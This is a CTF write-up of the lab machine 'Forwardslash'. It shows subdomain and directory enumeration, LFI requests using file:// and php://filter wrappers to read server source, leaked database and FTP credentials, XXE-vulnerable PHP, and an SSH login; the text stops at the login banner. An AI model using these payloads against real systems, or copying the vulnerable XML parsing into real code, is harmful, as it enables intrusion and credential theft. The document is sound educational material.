Write-Up Forwardslash

Made By: IceL0rd

Discord: IceL0rd#3684

Table of Contents

Enumeration 3
Nmap scan 3
Web Page 3
Exploitation 12
Logging in as chiv 12
Getting User Pain 12
Login as user Pain 14
Post-Exploitation 15
Decrypting the Ciphertext 15
Mount the Backup.img 16
Logging in with id_rsa file 17

Enumeration

Nmap scan

Nmap -sV -sC 10.10.10.183

```
root@kali:/tmp/ForwardSlash# nmap -sV -sC 10.10.10.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 07:47 EDT
Nmap scan report for 10.10.10.183
Host is up (0.022s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scans shows that the following ports are open:

22 SSH

80 HTTP


Web Page

I ran gobuster in order to enumerate the web page more.

sudo gobuster dir -u http://forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

```
kali@kali:/tmp/Book$ sudo gobuster dir -u http://forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://forwardslash.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2020/06/11 08:08:45 Starting gobuster
===============================================================
/index.php (Status: 200)
/note.txt (Status: 200)
```


We see there is a file on the system. Note.txt



We can see here, that there is a backup site, our gobuster didn't find any directories which contain backup file.


What we can do it brute force subdomains, and try to find there a backup subdomain.

wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hc 404,400,0 -u forwardslash.htb -H 'Host: FUZZ.forwardslash.htb' | grep backup



And we found 1 valid subdomain; backup.

http://backup.forwardslash.htb/login.php



First, I tried some basic SQL injections but I didn't succeed, so I enumerate the site more

sudo gobuster dir -u http://backup.forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

```
root@kali:/tmp/ForwardSlash# sudo gobuster dir -u http://backup.forwardslash.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://backup.forwardslash.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2020/06/11 08:48:16 Starting gobuster
===============================================================
/index.php (Status: 302)
/login.php (Status: 200)
/register.php (Status: 200)
/welcome.php (Status: 302)
/dev (Status: 301)
/api.php (Status: 200)
/environment.php (Status: 302)
/logout.php (Status: 302)
/config.php (Status: 200)
/hof.php (Status: 302)
```

Here we found a few interesting directories:

/login.php (Status: 200)

/register.php (Status: 200)

/dev (Status: 301)


/api.php (Status: 200)

/environment.php (Status: 302)


/config.php (Status: 200)

After playing a bit around with the application, I registered with a name, and took a look inside the application.


http://backup.forwardslash.htb/register.php




Now I logged in with the new added user.



Then we see a welcome page.



I saw something interesting; http://backup.forwardslash.htb/profilepicture.php



We couldn't submit anything because it was disabled, but we can change that by editing the page source.


Page source before changing:

```
<html> event
 <head> ··· </head>
 <body>
  <div class="page-header"> ··· </div>
  <form action="/profilepicture.php" method="post">
   URL:
   <input type="text" name="url" disabled="" style="width:600px">
   <br>
   <input style="width:200px" type="submit" value="Submit" disabled="">
  </form>
 </body>
</html>
```

Page source after editing:

```
 <head> ··· </head>
 <body>
  <div class="page-header"> ··· </div>
  <form action="/profilepicture.php" method="post">
   URL:
   <input type="text" name="url" enabled="" style="width:600px">
   <br>
   <input style="width:200px" type="submit" value="Submit" enabled="">
  </form>
 </body>
</html>
```


After this I intercepted the request, and try to find an LFI vulnerability.



I couldn’t read an id_rsa key form any user, so I started to enumerate more.

I found credentials in config.php

url=file:////var/www/backup.forwardslash.htb/config.php



Request

Raw Params Headers Hex

```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://backup.forwardslash.htb/profilepicture.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Connection: close
Cookie: PHPSESSID=3t897f6a8hjt5hksu2f7e2hsq5
Upgrade-Insecure-Requests: 1

url=file:////var/www/backup.forwardslash.htb/config.php
```

Response

Raw Headers Hex HTML Render

```
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
        <font style="color:red">This has all been disabled while we try
to get back on our feet after the hack.<br><b>-Pain</b></font>
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit"
disabled>
</form>
</body>
</html>
<?php
//credentials for the temp db while we recover, had to backup old
config, didn't want it getting compromised -pain
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'www-data');
define('DB_PASSWORD',
'5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxfLvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XFZ
v9fBi6OwG6OYxoAVnhaQkm7r2ec');
define('DB_NAME', 'site');
```


The hashed-credentials are:

www-data:
5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxfLvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XFZv9fBi6OwG6OYxoAVnhaQkm7r2ec

but I couldn’t use these credentials.

Then I took a look at: api.php


url=file:////var/www/backup.forwardslash.htb/config.php



Now we get; Permission Denied; not that way ;)

I want to look inside that file, because I want to know what api.php does. We can use an PHP wrapper and outputted in base64.

url=php://filter/convert.base64-encode/resource=file:////var/www/backup.forwardslash.htb/api.php




Now we need to decode the base64 output:

echo ''<base64 output>'' | base64 -d

```
<?php

session_start();

if (isset($_POST['url'])) {

        if((!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true) && $_SERVER['REMOTE_ADDR'] !== "127.0.0.1"){
                echo "User must be logged in to use API";
                exit;
        }

        $picture = explode("-----output-----<br>", file_get_contents($_POST['url']));
        if (strpos($picture[0], "session_start();") !== false) {
                echo "Permission Denied; not that way ;)";
                exit;
        }
        echo $picture[0];
        exit;
}
?>
<!-- TODO: removed all the code to actually change the picture after backslash gang attacked us, simply echos as debug now -->
root@kali:/tmp/ForwardSlash#
```

Now we also had another directory called: /dev. I had to add /index.php in order to be able to read the content.

url=php://filter/convert.base64-encode/resource=file:////var/www/backup.forwardslash.htb/dev/index.php


Request
Raw Params Headers Hex
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://backup.forwardslash.htb/profilepicture.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Connection: close
Cookie: PHPSESSID=3t897f6a8hjt5hksu2f7e2hsq5
Upgrade-Insecure-Requests: 1
url=php://filter/convert.base64-encode/resource=file:////var/www/backup.forwardslash.htb/dev/index.php
Response
Raw Headers Hex HTML Render
Vary: Accept-Encoding
Content-Length: 3361
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<head>
<meta charset="UTF-8">
<title>Welcome</title>
<link rel="stylesheet" href="bootstrap.css">
<style type="text/css">
body{ font: 14px sans-serif; text-align: center; }
</style>
</head>
<body>

<h1>Change your Profile Picture!</h1>
This has all been disabled while we try to get back on our feet after the hack.
-Pain

<form action="/profilepicture.php" method="post">
URL:
<input type="text" name="url" disabled style="width:600px">
<input style="width:200px" type="submit" value="Submit" disabled>
</form>
</body>
</html>
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
```
```

Now we need to decode the base64:

echo “<base64>” |base64 -d

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === "GET" && isset($_GET['xml'])) {

        $reg = '/ftp:\/\/[\s\S]*\/\"/';
        //$reg = '/((((25[0-5])|(2[0-4]\d)|([01]?\d?\d)))\.){3}((((25[0-5])|(2[0-4]\d)|([01]?\d?\d))))/'

        if (preg_match($reg, $_GET['xml'], $match)) {
                $ip = explode('/', $match[0])[2];
                echo $ip;
                error_log("Connecting");

                $conn_id = ftp_connect($ip) or die("Couldn't connect to $ip\n");

                error_log("Logging in");

                if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

                        error_log("Getting file");
                        echo ftp_get_string($conn_id, "debug.txt");
                }

                exit;
        }

        libxml_disable_entity_loader (false);
        $xmlfile = $_GET["xml"];
        $dom = new DOMDocument();
        $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
        $api = simplexml_import_dom($dom);
        $req = $api->request;
        echo "-----output-----<br>\r\n";
        echo "$req";
}

function ftp_get_string($ftp, $filename) {
    $temp = fopen('php://temp', 'r+');
    if (@ftp_fget($ftp, $temp, $filename, FTP_BINARY, 0)) {
        rewind($temp);
        return stream_get_contents($temp);
    }
    else {
        return false;
    }
}

?>
```

Exploitation

Logging in as chiv

Now we have credentials for the user chiv:

chiv:N0bodyL1kesBack/

```
root@kali:/tmp/ForwardSlash# ssh chiv@forwardslash.htb
The authenticity of host 'forwardslash.htb (10.10.10.183)' can't be established.
ECDSA key fingerprint is SHA256:7DrtoyB3GmTDLmPm01m7dHeoaPjA7+ixb3GDFhGn0HM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forwardslash.htb,10.10.10.183' (ECDSA) to the list of known hosts.
chiv@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 11 14:10:00 UTC 2020

  System load:  0.0               Processes:           170
  Usage of /:   31.8% of 19.56GB  Users logged in:     0
  Memory usage: 19%               IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.


